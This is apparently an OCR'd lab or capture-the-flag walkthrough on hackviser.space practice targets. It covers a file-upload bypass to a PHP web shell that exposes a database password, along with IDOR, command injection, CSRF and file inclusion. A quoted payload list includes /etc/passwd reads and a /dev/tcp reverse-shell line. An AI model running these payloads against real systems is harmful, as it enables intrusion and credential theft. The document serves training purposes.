
```
xxd cat.jpg | head -n 20
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ......JFIF......
00000010: 0001 0000 fffe 003b 4352 4541 544f 523a  .......;CREATOR:
00000020: 2067 642d 6a70 6567 2076 312e 3020 2875   gd-jpeg v1.0 (u
00000030: 7369 6e67 2049 4a47 204a 5045 4720 7638  sing IJG JPEG v8
00000040: 3029 2c20 7175 616c 6974 7920 3d20 3930  0), quality = 90
00000050: 0aff db00 8400 0505 0505 0505 0506 0605  ................
00000060: 0808 0708 080b 0a09 090a 0b11 0c0d 0c0d  ................
00000070: 0c11 1a10 1310 1013 101a 171b 1615 161b  ................
00000080: 1729 201c 1c20 292f 2725 272f 3933 3339  .) .. )/'%'/9339
00000090: 4744 475d 5d7d 0105 0505 0505 0505 0606  GDG]]}..........
000000a0: 0508 0807 0808 0b0a 0909 0a0b 110c 0d0c  ................
000000b0: 0d0c 111a 1013 1010 1310 1a17 1b16 1516  ................
000000c0: 1b17 2920 1c1c 2029 2f27 2527 2f39 3333  ..) .. )/'%'/933
000000d0: 3947 4447 5d5d 7dff c200 1108 04b0 0780  9GDG]]}.........
000000e0: 0301 2100 0211 0103 1101 ffc4 001d 0000  ..!.............
000000f0: 0202 0301 0101 0000 0000 0000 0000 0002  ................
```







File Extension Filter Bypass

```
3801874721546
nage"; filename="shell.phtml"
```



ue.europe1.hackviser.space/uploads/shell.phtml?action=edit&file=/var/www/html/config.php
Dosya Düzenleme
<?php
try{
$host = 'localhost';
$db_name = 'hv_database';
$charset = 'utf8';
$username = 'root';
$password = 'Qr3eydwjjZmPpwVm';
$db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",
$username,$password);
} catch(PDOException $e){
}
?>
Kaydet
< Yavuzlar Web Shell >

IDOR


## Invoices






## Ticket Sales




## Change Password




Command Injection

Basic Command Injection


# DNS Lookup

Enter a domain

Search

```
Server: 172.20.6.1
Address: 172.20.6.1#53

Name: google.com
Address: 216.58.212.174
Name: google.com
Address: 2a00:1450:4001:82f::200e
```


## DNS Lookup

Enter a domain

Search

```
Server: 172.20.6.1
Address: 172.20.6.1#53

Name: google.com
Address: 216.58.212.174
Name: google.com
Address: 2a00:1450:4001:82f::200e
```


## DNS Lookup

|| hostname

Search

```
squirrel
```

Command Injection Filter Bypass



PayloadsAllTheThings / Command Injection / README.md

Preview | Code | Blame | 411 lines (292 loc) · 12.9 KB | Code 55% faster with GitHub Copilot | Raw

## Filter Bypasses

### Bypass without space

- `$IFS` is a special shell variable called the Internal Field Separator. By default, in many shells, it contains whitespace characters (space, tab, newline). When used in a command, the shell will interpret `$IFS` as a space. `$IFS` does not directly work as a separator in commands like `ls`, `wget`; use `${IFS}` instead.

```
cat${IFS}/etc/passwd
ls${IFS}-la
```

- In some shells, brace expansion generates arbitrary strings. When executed, the shell will treat the items inside the braces as separate commands or arguments.

```
{cat,/etc/passwd}
```

- Input redirection. The < character tells the shell to read the contents of the file specified.

```
cat</etc/passwd
sh</dev/tcp/127.0.0.1/4242
```

- ANSI-C Quoting


```
X=$'uname\x20-a'&&$X
```

- The tab character can sometimes be used as an alternative to spaces. In ASCII, the tab character is represented by the hexadecimal value `09`.

```
;ls%09-al%09/home
```

- In Windows, `%VARIABLE:~start,length%` is a syntax used for substring operations on environment variables.

```
ping%CommonProgramFiles:~10,-18%127.0.0.1
ping%PROGRAMFILES:~10,-5%127.0.0.1
```



DNS Lookup


google.com$(hostname)


Search


```
Server: 172.20.5.1
Address: 172.20.5.1#53

*** Can't find google.comlegend: No answer
```

Cross Site Request Forgery (CSRF)

Change Password




https://finer-silvermane.europe1.hackviser.space/index.php?new_password=yavuzlar
Change Password
Reset
Logout
Username: test
Email: test@securemail.hv
Change Password
Password change successful!
Enter your new password:
Enter your new password
Confirm


Chat Support
Send us a message.
https://finer-silvermane.europe1.hackviser.space/index.php?new_password=yavuzlar
test
We received your message, thank you!

# Change Password

Reset Logout

Username: **admin**
Email: **stringman@securemail.hv**

## Change Password


Enter your new password:


Enter your new password

Confirm


File Inclusion

Basic Local File Inclusion

